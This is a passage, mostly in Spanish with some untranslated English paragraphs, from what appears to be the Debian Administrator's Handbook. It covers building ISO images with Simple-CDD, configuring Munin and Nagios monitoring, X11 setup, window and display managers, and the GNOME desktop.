El paquete incluye un ejemplo de archivo de configuración de Simple-CDD con todos los parámetros posibles, se incluye en el paquete (`/usr/share/docs/simple-cdd/examples/simple-cdd.conf.detailed.gz`). Puede utilizarse como punto de partida cuando se cree un archivo de configuración personalizado. Lamentablemente, no todo está documentado allí, por lo que algunas variables sólo se enumeran y explican en `/usr/lib/python3/dist-packages/simple_cdd/variables.py`.

Además, es importante familiarizarse con las variables comprendidas en `/usr/share/debian-cd/CONF.sh`.

Simple-CDD necesita muchos parámetros para todo su funcionamiento. En la mayoría de los casos los obtendrá de un archivo de configuración al que podemos apuntar con la opción `--conf` de **build-simple-cdd**, pero también podemos especificarlos como parámetros específicos al ejecutar **build-simple-cdd**. Aquí hay una vista rápida sobre cómo funciona este programa y cómo utilizar sus parámetros:

- el parámetro `profiles` enumera los perfiles que se incluirán en la imagen de CD-ROM generada;
- basado en la lista de paquetes necesarios, Simple-CDD descarga los archivos necesarios desde el servidor mencionado en `server` y los reúne en un repositorio parcial (que luego le proveerá a `debian-cd`);
- también se integrarán a este repositorio local los paquetes personalizados mencionados en `local_packages`;
- luego ejecutará `debian-cd` (con una ubicación predeterminada que puede configurar con la variable `debian_cd_dir`) con la lista de paquetes a integrar;
- una vez que `debian-cd` preparó este directorio, Simple-CDD realiza algunos cambios al mismo:
 - agrega los archivos que contienen los perfiles en un subdirectorio `simple-cdd` (que serán incluidos en el CD-ROM);
 - también se agregarán los demás archivos enumerados en el parámetro `all_extras`;
 - ajustará los parámetros de arranque para permitir presembrado. Puede evitar las preguntas sobre idioma y país si almacena la información necesaria en las variables `language` y `country`.
- luego `debian-cd` genera la imagen ISO final.

12.3.3.3. Generación de una imagen ISO

Una vez que escribimos un archivo de configuración y definimos nuestros perfiles, el paso que resta es ejecutar **build-simple-cdd --conf simple-cdd.conf**. Luego de unos minutos tendremos la imagen necesaria en `images/debian-11-amd64-CD-1.iso`.

12.4. Monitorización

La monitorización es un término genérico, y las muchas actividades involucradas tiene varios objetivos: por un lado, seguir el uso de recursos provistos por una máquina permite anticipar saturación y la actualización necesaria que le seguirá; por el otro, alertar a los administradores tan pronto como un servicio no esté disponible o no funcione correctamente significa que se podrán solucionar más rápidamente aquellos problemas que sucedan.

Munin cubre la primera área mostrando gráficos de los valores históricos de una cantidad de parámetros (RAM utilizada, espacio ocupado en disco, carga en el procesador, tráfico de red, carga de Apache/MySQL, etc.). *Nagios* cubre la segunda área, revisando regularmente que los servicios estén funcionando y disponibles, enviando alertas a través de los canales apropiados (correo, mensajes de texto, etc.). Ambos tienen un diseño modular, lo que permite crear nuevos plugins para monitorizar parámetros o servicios específicos.

ALTERNATIVA Zabbix, una herramienta de monitorización integrada

Si bien Munin y Nagios son comunes, no son los únicos jugadores en el campo de la monitorización, y cada uno de ellos gestiona la mitad de la tarea (gráficos por un lado, alertas por otro). Zabbix, por su parte, integra ambas partes de la monitorización; también tiene una interfaz web para configurar los aspectos más comunes. Creció enormemente en los últimos años y ahora se le puede considerar un contendiente viable. En el servidor de monitorización se instalaría zabbix-server-pgsql (o zabbix-server-mysql), y probablemente también zabbix-frontend-php para disponer de una interfaz web. En las máquinas a monitorizar se instalaría zabbix-agent que enviaría los datos al servidor.

→ <https://zabbix.com/>

ALTERNATIVA Icinga, una bifurcación de Nagios

Debido a divergencias en opiniones sobre el modelo de desarrollo de Nagios (que es controlado por una empresa), unos cuantos desarrolladores bifurcaron Nagios y utilizaron Icinga como su nuevo nombre. Icinga todavía es compatible — hasta ahora — con los plugins y configuraciones de Nagios, pero también agrega funcionalidad adicional.

→ <https://icinga.com/>

12.4.1. Configuración de Munin

El propósito de Munin es monitorizar muchas máquinas; por lo tanto, naturalmente utiliza una arquitectura cliente/servidor. El equipo central — el graficador — recolecta datos de todos los equipos monitorizados y genera gráficos históricos.

12.4.1.1. Configuración de los equipos a monitorizar

El primer paso es instalar el paquete `munin-node`. El demonio que instala este paquete escucha en el puerto 4949 y envía los datos recolectados por todos los plugins activos. Cada plugin es un programa simple que devuelve una descripción de los datos recolectados y el último valor medido. Los plugins se almacenan en `/usr/share/munin/plugins/`, pero realmente sólo se utilizan aquellos con un enlace simbólico en `/etc/munin/plugins/`.

Cuando se instala el paquete, se determina un conjunto de complementos activos en función del software disponible y la configuración actual del host. Sin embargo, esta configuración automática depende de una característica que cada complemento debe proporcionar, y generalmente es una buena idea revisar y ajustar los resultados a mano. Navegar por la Galería de complementos puede ser interesante, aunque no todos los complementos tienen documentación completa.

→ <https://gallery.munin-monitoring.org>

Sin embargo, todos los complementos son scripts y la mayoría son bastante simples y bien comentados. Navegar por `/etc/munin/plugins/` es, por lo tanto, una buena manera de hacerse una idea de qué trata cada complemento y determinar cuál debe eliminarse. De manera similar, habilitar un complemento interesante que se encuentra en `/usr/share/munin/plugins/` es una simple cuestión de configurar un enlace simbólico con `ln -sf /usr/share/munin/plugins/plugin /etc/munin/plugins/`. Tenga en cuenta que cuando el nombre de un complemento termina con un guión bajo "_", el complemento requiere un parámetro. Este parámetro debe almacenarse en

el nombre del enlace simbólico; por ejemplo, el complemento "if_" debe estar habilitado con un enlace simbólico `if_eth0`, y supervisará el tráfico de red en la interfaz `eth0`.

Una vez que configuró correctamente los plugins, debe actualizar el demonio de configuración para describir el control de acceso de los datos recolectados. Esto involucra directivas `allow` en el archivo

`/etc/munin/munin-node.conf`. La configuración predeterminada es `allow^127\.0\.0\.1$`, lo que sólo permite el acceso al equipo local. Un administrador usualmente agregará una línea similar que contenga la dirección IP del equipo graficador y luego reiniciará el demonio con **`systemctl restart munin-node`**.

YENDO MÁS ALLÁ Creación de plugins locales

Munin incluye documentación detallada sobre cómo se deben comportar los plugins y cómo desarrollar plugins nuevos.

→ <https://guide.munin-monitoring.org/en/latest/plugin/writing.html>

La mejor forma de probar un plugin es ejecutarlo en las mismas condiciones que lo haría `munin-node`; puede simularlo ejecutando **`munin-run plugin`** como `root`. Puede proveer un posible segundo parámetro a este programa (como `config`) que será provisto como parámetro al plugin.

Cuando ejecuta un plugin con el parámetro `config`, debe describirse a sí mismo devolviendo un conjunto de campos:

```
# munin-run load config
graph_title Load average
graph_args --base 1000 -1 0
graph_vlabel load
graph_scale no
graph_category system
load.label load
graph_info The load average of the machine describes how many processes are in
the run-queue (scheduled to run "immediately").
load.info 5 minute load average
```

La especificación de la guía de referencia de plugins, disponible como parte de la guía de Munin, describe los varios campos disponibles.

→ <https://munin.readthedocs.org/en/latest/reference/plugin.html>

Cuando lo ejecuta sin parámetros, un plugin simplemente devuelve el último valor medido; por ejemplo, ejecutar **`sudo munin-run load`** podría devolver `load.value 0.12`.

Finalmente, cuando ejecute un plugin con el parámetro `autoconf`, debería devolver «yes» (y un código de salida 0) o «no» (con un código de salida 1) según si el plugin debería estar activado

en este equipo o no.

12.4.1.2. Configuración del graficador

El «graficador» es simplemente el equipo que agrupa los datos y genera los gráficos correspondientes. El software necesario se encuentra en el paquete **munin**. La configuración estándar ejecuta **munin-cron** (una vez cada 5 minutos), mediante el que obtiene datos de todos los equipos enumerados en `/etc/munin/munin.conf` (de forma predeterminada sólo incluye al equipo local), guarda los datos históricos en archivos RRD (*base de datos Round Robin*: «Round Robin Database», un formato de archivo diseñado para almacenar datos que varían en el tiempo) almacenados en `/var/lib/munin/` y genera una página HTML con los gráficos en `/var/cache/munin/www/`.

Por lo tanto, debe enumerar todas las máquinas monitorizadas en el archivo de configuración `/etc/munin/munin.conf`. Cada máquina es enumerada como una sección completa con el nombre que coincide con el equipo y al menos un elemento `address` que provee la dirección IP correspondiente.

```
[ftp.falcot.com]
    address 192.168.0.12
    use_node_name yes
```

Las secciones pueden ser más complejas y describir gráficos adicionales que puede crear combinando datos de varias máquinas. Los ejemplos que provee el archivo de configuración son buenos puntos de partida para personalizar.

El último paso es publicar las páginas generadas; esto involucra configurar un servidor web para que el contenido de `/var/cache/munin/www/` esté disponible en un sitio web. Generalmente restringirá el acceso a este sitio web, ya sea con un mecanismo de autenticación o un control de acceso basado en IP. Revise la [Sección 11.2, “Servidor web \(HTTP\)”](#) para los detalles relevantes.

12.4.2. Configuración de Nagios

A diferencia de Munin, Nagios no necesita instalar algo en los equipos monitorizados; la mayoría de las veces, se utiliza Nagios para revisar la disponibilidad de servicios de red. Por ejemplo, Nagios puede conectarse a un servidor web y revisar si puede obtener una página web dada en un tiempo especificado.

12.4.2.1. Instalación

El primer paso para configurar Nagios es instalar los paquetes `nagios4` y `monitoring-plugins`. Al instalar los paquetes se configura la interfaz web y el servidor Apache. Los módulos de Apache `authz_groupfile` y `auth_digest` deben estar habilitados, para ello ejecute:

```
# a2enmod authz_groupfile
Considering dependency authz_core for authz_groupfile:
Module authz_core already enabled
Module authz_core already enabled
Enabling module authz_groupfile.
To activate the new configuration, you need to run:
    systemctl restart apache2
# a2enmod auth_digest
Considering dependency authn_core for auth_digest:
Module authn_core already enabled
Enabling module auth_digest.
To activate the new configuration, you need to run:
    systemctl restart apache2
# systemctl restart apache2
```

Añadir otros usuarios es tan fácil como incluirlos en el archivo `/etc/nagios4/hdigest.users`.

Apuntar un navegador a `http://servidor/nagios4/` mostrará la interfaz web; en particular verá que Nagios ya monitoriza algunos parámetros de la máquina en la que ejecuta. Sin embargo, algunas características interactivas como agregar comentarios a los equipos no funcionarán. Estas características están desactivadas en la configuración predeterminada de Nagios, la cual es muy restrictiva por cuestiones de seguridad.

Para activar algunas funcionalidades deberemos editar el archivo `/etc/nagios4/nagios.cfg`. También necesitaremos configurar permisos de escritura al directorio que utiliza Nagios, ejecutando algo similar a:

```
# systemctl stop nagios4
# dpkg-statoverride --update --add nagios www-data 2710
/var/lib/nagios4/rw
# dpkg-statoverride --update --add nagios nagios 751
/var/lib/nagios4
# systemctl start nagios4
```

12.4.2.2. Configuración

La interfaz web de Nagios es bastante agradable, pero no permite configuración ni puede utilizarla para agregar equipos o servicios a monitorizar. Se administra toda la configuración a través de archivos referenciados en el archivo de configuración central,

`/etc/nagios4/nagios.cfg`.

No debe adentrarse en estos archivos sin entender algunos conceptos de Nagios. La configuración enumera objetos de los siguientes tipos:

- a «*host*» es una máquina a monitorizar;
- un «*hostgroup*» es un conjunto de equipos que deben ser agrupados para visualización o para abstraer algunos elementos de configuración en común;
- un «*service*» es un elemento a probar relacionado a un equipo o grupo. La mayoría de las veces será un chequeo de un servicio de red, pero también puede incluir revisar que algunos parámetros están dentro de un rango aceptable (por ejemplo, espacio libre en el disco o carga del procesador);
- un «*servicegroup*» es un conjunto de servicios que deben ser agrupados para visualización;
- un «*contact*» es una persona que puede recibir alertas;
- un «*contactgroup*» es un conjunto de contactos;
- un «*timeperiod*» es un rango de tiempo durante el que se deben revisar algunos servicios;
- un «*command*» es la línea de órdenes ejecutada para revisar un servicio dado.

Según su tipo, cada objeto tiene una cantidad de propiedades que podemos personalizar. Una lista completa sería demasiado extensa, pero las propiedades más importantes son las relaciones entre objetos.

Un «*service*» utiliza un «*command*» para revisar el estado de una característica en un «*host*» (o «*hostgroup*») durante un «*timeperiod*». En caso de un problema, Nagios envía una alerta a todos los miembros de un «*contactgroup*» relacionado con el servicio. Se envía la alerta a cada miembro según el canal descrito en el objeto «*contact*» asociado.

Un sistema de herencia permite compartir fácilmente un conjunto de propiedades entre varios objetos sin duplicar información. Lo que es más, la configuración inicial incluye algunos objetos estándar; en muchos casos, definir nuevos equipos, servicios y contactos es tan simple como derivar de los objetos genéricos proporcionados. Los archivos en `/etc/nagios4/conf.d/` son una buena fuente de información sobre cómo funcionan.

Los administradores de Falcot Corp utilizan la siguiente configuración:

Ejemplo 12.5. Archivo `/etc/nagios4/conf.d/falcot.cfg`

```
define contact{
    name                                generic-contact
    service_notification_period         24x7
    host_notification_period            24x7
    service_notification_options        w,u,c,r
    host_notification_options           d,u,r
    service_notification_commands       notify-service-by-email
    host_notification_commands          notify-host-by-email
    register                            0 ; Template only
}
define contact{
    use                                generic-contact
    contact_name                       rhertzog
    alias                              Raphael Hertzog
    email                              hertzog@debian.org
}
define contact{
    use                                generic-contact
    contact_name                       rmas
    alias                              Roland Mas
    email                              lolando@debian.org
}

define contactgroup{
    contactgroup_name                  falcot-admins
    alias                              Falcot Administrators
```



```

    members                rhertzog,rmas
}

define host{
    use                    generic-host ; Name of host template
to use
    host_name              www-host
    alias                  www.falcot.com
    address                192.168.0.5
    contact_groups         falcot-admins
    hostgroups             debian-servers,ssh-servers
}
define host{
    use                    generic-host ; Name of host template
to use
    host_name              ftp-host
    alias                  ftp.falcot.com
    address                192.168.0.12
    contact_groups         falcot-admins
    hostgroups             debian-servers,ssh-servers
}

# 'check_ftp' command with custom parameters
define command{
    command_name           check_ftp2
    command_line           /usr/lib/nagios/plugins/check_ftp -H
$HOSTADDRESS$ -w 20 -c 30 -t 35
}

# Generic Falcot service
define service{
    name                  falcot-service
    use                   generic-service
    contact_groups        falcot-admins
    register              0
}

# Services to check on www-host
define service{
    use                   falcot-service
    host_name             www-host
    service_description    HTTP
    check_command          check_http
}
define service{
    use                   falcot-service
    host_name             www-host
    service_description    HTTPS

```

```

        check_command      check_https
    }
    define service{
        use                  falcot-service
        host_name            www-host
        service_description  SMTP
        check_command        check_smtp
    }

# Services to check on ftp-host
define service{
    use                  falcot-service
    host_name            ftp-host
    service_description  FTP
    check_command        check_ftp2
}

```

Este archivo de configuración describe dos equipos monitorizados. El primero es el servidor web, y se realizan chequeos en los puertos HTTP (80) y HTTP seguro (443). Nagios también revisa que el servidor SMTP ejecute en el puerto 25. El segundo equipo es el servidor FTP y el chequeo incluye asegurarse que responda en menos de 20 segundos. Más allá de esta demora, se generará un «*warning*» («precaución»); más de 30 segundos generará una alerta crítica. La interfaz web también muestra que se monitoriza el servicio SSH: esto proviene de los equipos que pertenecen al «*hostgroup*» *ssh-servers*. El servicio estándar asociado está definido en `/etc/nagios4/conf.d/services_nagios2.cfg`.

Verá cómo utilizamos herencia: un objeto hereda de otro objeto con la propiedad «*use nombre-padre*». Debemos poder identificar al objeto padre, lo que requiere incluir en él una propiedad «*name identificador*». Si no deseamos que el objeto padre sea un objeto real, sino que sólo sirva como padre, agregar una propiedad «*register 0*» le indica a Nagios que no lo considere y, por lo tanto, ignore la falta de algunos parámetros que serían obligatorios.

***DOCUMENTACIÓN* Lista de propiedades de objetos**

Puede obtener información más detallada sobre las muchas formas en las que puede configurar Nagios en la documentación alojada en <https://assets.nagios.com/downloads/nagioscore/docs/nagioscore/4/en/>. Esta incluye una lista de

todos los tipos de objetos así como también las propiedades que pueden tener. También explica cómo crear nuevos plugins.

YENDO MÁS ALLÁ Pruebas remotas con NRPE

Muchos plugins de Nagios permiten chequear parámetros locales de un equipo; si muchas máquinas necesitan estos chequeos para que los recolecte una instalación central, necesita desplegar el plugin NRPE (*ejecución remota de plugins de Nagios*: «Nagios Remote Plugin Executor»). Necesitará instalar el paquete `nagios-nrpe-plugin` en el servidor Nagios y el paquete `nagios-nrpe-server` en los equipos sobre los que ejecutará los tests locales. Este último obtendrá su configuración del archivo `/etc/nagios/nrpe.cfg`. Este archivo debe enumerar las pruebas que puede iniciarse remotamente y las direcciones IP de las máquinas que puede ejecutarlas. Del lado de Nagios, activar estas pruebas remotas es tan simple como agregar los servicios apropiados utilizando el nuevo comando `check_nrpe`.

Capítulo 13. Estación de trabajo

Ahora que ya se desplegaron los servidores, los administradores pueden enfocarse en instalar las estaciones de trabajo individuales y crear una configuración típica.

13.1. Configuración del servidor X11

Un breve recordatorio: X.org es el componente de software que permite que las aplicaciones gráficas muestren ventanas en la pantalla. Incluye un controlador que hace un uso eficiente de la tarjeta de video. Las funciones que se ofrecen a las aplicaciones gráficas se exportan a través de una interfaz estándar, *X11* (Bullseye contiene la versión *X11R7.7*).

PERSPECTIVA X11, XFree86 y X.org

X11 es el sistema gráfico más utilizado en sistemas tipo Unix (también disponible en Windows y Mac OS). Estrictamente hablando, el término «X11» sólo se refiere a la especificación del protocolo, pero en la práctica también se lo utiliza para referirse a la implementación.

X11 tuvo un comienzo difícil, pero en la década de 1990, XFree86 surgió como la implementación de referencia porque era un software gratuito, portátil y mantenido por una comunidad colaborativa. Sin embargo, la tasa de evolución se desaceleró cerca del final cuando el software solo obtuvo nuevos controladores. Esa situación, junto con un cambio de licencia muy controvertido, condujo a la bifurcación de X.org en 2004. Esta es ahora la implementación de referencia, y Debian Bullseye usa la versión 7.7 de X.org.

Las versiones actuales de X.org pueden detectar automáticamente el hardware disponible: esto se aplica a la tarjeta de video y al monitor, así como a teclados y ratones; de hecho, es tan conveniente que el paquete ya ni siquiera crea un archivo de configuración `/etc/X11/xorg.conf`.

Actualmente, la configuración del teclado está definida en `/etc/default/keyboard`. Se utiliza este archivo tanto para configurar la consola de texto como la interfaz gráfica y es gestionado por el paquete `keyboard-configuration`. Puede encontrar detalles sobre la configuración del teclado en la [Sección 8.1.2, “Configuración del teclado”](#).

El paquete `xserver-xorg-core` provee un servidor X genérico, como el utilizado en las versiones 7.x de X.org. Este servidor es modular y utiliza un conjunto de controladores independientes para gestionar la gran variedad de tipos de tarjetas de video. Instalar `xserver-xorg` le asegurará que se instale tanto el servidor como al menos un controlador de video.

Ten en cuenta que si la tarjeta de video detectada no es soportada por ninguno de los controladores disponibles, X.org usará los controladores `vesa` y `fbdev`. VESA es un controlador genérico que debería funcionar en todas partes, pero con capacidades limitadas (menos resoluciones disponibles, sin aceleración de hardware para juegos y efectos visuales para el escritorio, etc.) mientras que `fbdev` funciona sobre el kernel dispositivo de búfer de fotogramas. Hoy en día, el servidor X puede ejecutarse sin privilegios administrativos (esto solía ser necesario para poder configurar la pantalla) y su archivo de registro se almacena en el directorio de inicio del usuario en `~/.local/share/xorg/Xorg.0.log`, mientras que es `/var/log/Xorg.0.log` para servidores X iniciados con privilegios de root y para versiones anteriores a Debian 9 Stretch. Ese archivo de registro es donde uno buscaría saber qué controlador está actualmente en uso. Por ejemplo, el siguiente fragmento coincide con lo que genera el controlador `intel` cuando se carga:

```
(==) Matched nouveau as autoconfigured driver 0
(==) Matched modesetting as autoconfigured driver 1
(==) Matched fbdev as autoconfigured driver 2
(==) Matched vesa as autoconfigured driver 3
(==) Assigned the driver to the xf86ConfigLayout
(II) LoadModule: "intel"
(II) Loading /usr/lib/xorg/modules/drivers/intel_drv.so
(II) Module intel: vendor="X.Org Foundation"
```

EXTRA Controladores privativos

Algunos fabricantes de tarjetas de video (más notablemente, NVIDIA) se niegan a publicar las especificaciones de hardware que son necesarias para implementar buenos controladores libres. Sí proveen, sin embargo, controladores privativos que permiten utilizar su hardware. Esta política es nefasta ya que aún cuando existen los controladores necesarios, generalmente no están tan pulidos como deberían; lo que es más importante, no siguen necesariamente las actualizaciones de X.org, lo que podría evitar que cargue correctamente (o por completo) el último controlador disponible. No podemos justificar este comportamiento y recomendamos que evite a estos fabricantes en favor de aquellos más cooperativos.

Si aún así termina con una de estas tarjetas, encontrará los paquetes necesarios en la sección *non-free*: `nvidia-driver` para tarjetas NVIDIA. Necesitará el módulo del núcleo correspondiente. Puede automatizar la compilación de este módulo con la instalación del paquete `nvidia-kernel-dkms` (para NVIDIA).

The `nouveau` project aims to develop a free software driver for NVIDIA cards and is the default driver that you get for those cards in Debian. In general, its feature set and performance do not match the proprietary driver. In the developers' defense, we should mention that the required information can only be gathered by reverse engineering, which makes things difficult. The free drivers for ATI video cards, called `radeon` and `amdgpu`, are much better in that regard although it often requires non-free firmware from the `firmware-amd-graphics` package.

13.2. Personalización de la interfaz gráfica

13.2.1. Elección de un gestor de pantalla

The graphical interface only provides display space. Running the X server by itself only leads to an empty screen, which is why most installations use a *display manager* to display a user authentication screen and start the graphical desktop once the user has authenticated. The three most popular display managers in current use are gdm3 (*GNOME Display Manager*), sddm (suggested for KDE Plasma) and lightdm (*Light Display Manager*). More alternatives exist and can be found by searching for the x-display-manager virtual package.

Since the Falcot Corp administrators have opted to use the GNOME desktop environment, they logically picked **gdm3** as a display manager too. The `/etc/gdm3/daemon.conf` configuration file has many options (the list can be found in the `/usr/share/gdm/gdm.schemas` schema file) to control its behavior while `/etc/gdm3/greeter.dconf-defaults` contains settings for the greeter “session” (more than just a login window, it is a limited desktop with power management and accessibility related tools). Note that some of the most useful settings for end-users can be tweaked with GNOME's control center.

13.2.2. Elección de un gestor de ventanas

Debido a que cada escritorio gráfico provee su propio gestor de ventanas, la elección del gestor de ventanas que elija está normalmente influenciada por el escritorio que haya elegido. GNOME utiliza el gestor de ventanas **mutter**, Plasma utiliza **kwin** y Xfce (que presentaremos más adelante) utiliza **xfwm**. La filosofía Unix siempre permitió utilizar el gestor de ventanas que uno prefiera, pero utilizar los recomendados permite que un

administrador aproveche mejor los esfuerzos de integración que realiza cada proyecto.

VOLVER A LOS CIMIENTOS Gestor de ventanas

El gestor de ventanas muestra las «decoraciones» alrededor de las ventanas que pertenecen a las aplicaciones que están ejecutando actualmente, lo que incluye marcos y la barra de título. También permite reducir, restaurar, maximizar y esconder ventanas. La mayoría de los gestores de ventanas también proveen un menú que aparece cuando se pulsa el escritorio de una forma específica. Este menú provee una forma de cerrar la sesión del gestor de ventanas, iniciar nuevas aplicaciones y, en algunos casos, cambiar a otro gestor de ventanas (si hay algún otro instalado).

Older computers may, however, have a hard time running heavyweight graphical desktop environments. In these cases, a lighter alternative (search for the x-window-manager virtual package) should be used. “Light” (or small footprint) window managers include WindowMaker (in the wmaker package), afterstep, icewm, blackbox, fluxbox, or openbox. In these cases, the system should be configured so that the appropriate window manager gets precedence; the standard way is to change the **x-window-manager** alternative with the command **update-alternatives --config x-window-manager**.

ESPECÍFICO EN DEBIAN Alternativas

La normativa Debian enumera una cantidad de órdenes estandarizadas para ejecutar una acción particular. Por ejemplo, la orden **x-window-manager** ejecuta el gestor de ventanas. Pero Debian no asigna esta orden a un gestor de ventanas particular. El administrador puede elegir qué gestor de ventanas debe ejecutar.

Para cada gestor de ventanas, el paquete relevante registra el programa relevante como una opción posible para **x-window-manager** junto con la prioridad asociada. Siempre que no existan configuraciones explícitas por el administrador, esta prioridad permite seleccionar el mejor gestor de ventanas instalado cuando se ejecuta la orden genérica.

Both the registration of commands and the explicit configuration involve the **update-alternatives** script. Choosing where a symbolic command points at is a simple matter of running **update-alternatives --config *symbolic-command***. This script creates (and maintains) symbolic links in the `/etc/alternatives/` directory, which in turn references the location of the executable. As time passes, packages are installed or removed, and/or the administrator makes explicit changes to the configuration. When a package providing an alternative is removed, the alternative automatically goes to the next best choice among the remaining possible commands.

La normativa Debian no enumera explícitamente todas las órdenes simbólicas; algunos encargados de paquetes Debian deliberadamente eligieron utilizar este mecanismo en casos menos directos en los que provee una flexibilidad interesante (los ejemplos incluyen **x-www-browser**, **www-browser**, **cc**, **c++**, **awk**, etc.).

13.2.3. Gestión del menú

Modern desktop environments and many window managers provide menus listing the available applications for the user. In order to keep menus up-to-date in relation to the actual set of available applications, each package usually provides a `.desktop` file in `/usr/share/applications`. The format of those files has been standardized by FreeDesktop.org:

→ <https://specifications.freedesktop.org/desktop-entry-spec/latest/>

The applications menus can be further customized by administrators through system-wide configuration files as described by the “Desktop Menu Specification”. End-users can also customize the menus with graphical tools such as `kmenuedit` (in Plasma), `alacarte` (in GNOME) or `menulibre`.

→ <https://specifications.freedesktop.org/menu-spec/latest/>

HISTORIA El sistema de menús de Debian

Históricamente —mucho antes de que surgieran los estándares de FreeDesktop.org— Debian había inventado su propio sistema de menús, donde cada paquete proporcionaba una descripción genérica de las entradas de menú en `/usr/share/menu/`. Esta herramienta todavía está disponible en Debian (en el paquete `menu`) pero se usa marginalmente, ya que los responsable aconsejan confiar en los ficheros `.desktop`.

13.3. Escritorios gráficos

The free graphical desktop field is dominated by two large software collections: GNOME and Plasma by KDE. Both of them are very popular.

Esta diversidad tiene un origen histórico. Plasma (inicialmente solo KDE, que es ahora el nombre de la comunidad) fue el primer proyecto de escritorio gráfico pero eligió las herramientas gráficas Qt, una elección que no era aceptable para una gran cantidad de desarrolladores. Qt no era software libre en aquél entonces y GNOME comenzó basándose en las herramientas GTK+. Qt desde ese momento ha sido software libre, pero los proyectos aún evolucionaron en paralelo.

Las comunidades de GNOME y KDE todavía trabajan juntas: bajo el ala de FreeDesktop.org, los proyectos colaboran en la definición de estándares de interoperatividad entre aplicaciones.

Elegir «el mejor» escritorio gráfico es un tema sensible que preferimos evitar. Simplemente describiremos las muchas posibilidades y proveeremos algunas ideas para considerar. La mejor opción es aquella que tome por su cuenta luego de un poco de experimentación.


13.3.1. GNOME

Debian Bullseye includes GNOME version 3.38, which can be installed by a simple **apt install gnome** (it can also be installed by selecting the “Debian desktop environment” task - task-desktop and task-gnome-desktop).

GNOME es notable por sus esfuerzos en cuanto a usabilidad y accesibilidad. Profesionales de diseño estuvieron involucrados en la escritura de sus estándares y recomendaciones, lo que ha ayudado a los desarrolladores a crear interfaces gráficas de usuario satisfactorias. El proyecto también obtiene estímulo de grandes miembros de la informática como Intel, IBM, Oracle, Novell y, por supuesto, varias distribuciones Linux. Finalmente,

puede utilizar muchos lenguajes de programación para desarrollar aplicaciones que interactúen con GNOME.

Figura 13.1. El escritorio GNOME



Para los administradores, GNOME parece estar mejor preparado para despliegues masivos. La configuración de la aplicación se gestiona a través del interfaz GSettings, y almacena sus datos en la base de datos DConf. La configuración puede consultarse y editarse con los **gsettings**, las herramientas de línea de comandos **dconf** o mediante la interfaz de usuario de **dconf-editor**. Por lo tanto, el administrador puede modificar la configuración de los usuarios con un simple *script*. La página web de GNOME proporciona información para guiar a los administradores que gestionan equipos de trabajo con GNOME:

